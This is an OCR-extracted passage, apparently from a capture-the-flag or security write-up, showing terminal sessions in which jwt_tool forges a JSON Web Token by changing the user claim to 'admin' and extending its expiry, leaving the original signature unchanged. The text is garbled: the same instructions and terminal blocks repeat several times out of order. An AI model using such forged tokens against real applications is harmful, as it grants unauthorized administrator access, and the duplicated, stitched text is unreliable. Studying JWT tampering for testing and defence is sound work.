
ronan@Ronans-MacBook-Air:~/Documents/Miscellaneous/Coding/Security/Tools/jwt_tool

```
❯ python3 jwt_tool.py 'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjogImEiLCAiaWF0IjogMTcyMDE5MjgzMiwgImV4cCI6IDE3MjEwMDkyMzZ9.LPgZkL1uOCp4COoHu7TF3_2zy643zVtunOhmUzzOLms' -T

 Version 2.2.7                                        @ticarpi

Original JWT:


=====================================================================
This option allows you to tamper with the header, contents and
signature of the JWT.
=====================================================================

Token header values:
[1] typ = "JWT"
[2] alg = "HS256"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] user = "a"
```

Make sure to edit user to admin and ensure cookie is not expired!

exploitation

Now I create my malicious JWT using **jwt_tool**




ronan@Ronans-MacBook-Air:~/Documents/Miscellaneous/Coding/Security/Tools/jwt_tool


```
Token payload values:
[1] user = "a"
[2] iat = 1720192832    ==> TIMESTAMP = 2024-07-05 23:20:32 (UTC)
[3] exp = 1721009236    ==> TIMESTAMP = 2024-07-15 10:07:16 (UTC)
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[6] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 1

Current value of user is: a
Please enter new value and hit ENTER
> admin
[1] user = "admin"
[2] iat = 1720192832    ==> TIMESTAMP = 2024-07-05 23:20:32 (UTC)
[3] exp = 1721009236    ==> TIMESTAMP = 2024-07-15 10:07:16 (UTC)
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[6] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 3

Current value of exp is: 1721009236
Please enter new value and hit ENTER
> 1731009236
[1] user = "admin"
[2] iat = 1720192832    ==> TIMESTAMP = 2024-07-05 23:20:32 (UTC)
[3] exp = 1731009236    ==> TIMESTAMP = 2024-11-08 03:53:56 (UTC)
```

Make sure to edit user to admin and ensure cookie is not expired!

exploitation



Now I create my malicious JWT using **jwt_tool**




⌥⌘1
ronan@Ronans-MacBook-Air:~/Documents/Miscellaneous/Coding/Security/Tools/jwt_tool


```
Current value of user is: a
Please enter new value and hit ENTER
> admin
[1] user = "admin"
[2] iat = 1720192832    ==> TIMESTAMP = 2024-07-05 23:20:32 (UTC)
[3] exp = 1721009236    ==> TIMESTAMP = 2024-07-15 10:07:16 (UTC)
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[6] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 3

Current value of exp is: 1721009236
Please enter new value and hit ENTER
> 1731009236
[1] user = "admin"
[2] iat = 1720192832    ==> TIMESTAMP = 2024-07-05 23:20:32 (UTC)
[3] exp = 1731009236    ==> TIMESTAMP = 2024-11-08 03:53:56 (UTC)
[4] *ADD A VALUE*
[5] *DELETE A VALUE*
[6] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0
Signature unchanged - no signing method specified (-S or -X)
jwttool_906a4cb5f703cec8f916d0b1b4d1e59d - Tampered token:
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiYWRtaW4iLCJpYXQiOjE3MjAxOTI4MzIsImV4cCI6MTczMTAwOTIzNn0.LPgZkL1uOCp4COoHu7TF3
_2zy643zVtunOhmUzzOLms
```

Make sure to edit user to admin and ensure cookie is not expired!

exploitation

Now I create my malicious JWT using **jwt_tool**






⌥⌘1
ronan@Ronans-MacBook-Air:~/Documents/Miscellaneous/Coding/Security/Tools/jwt_tool

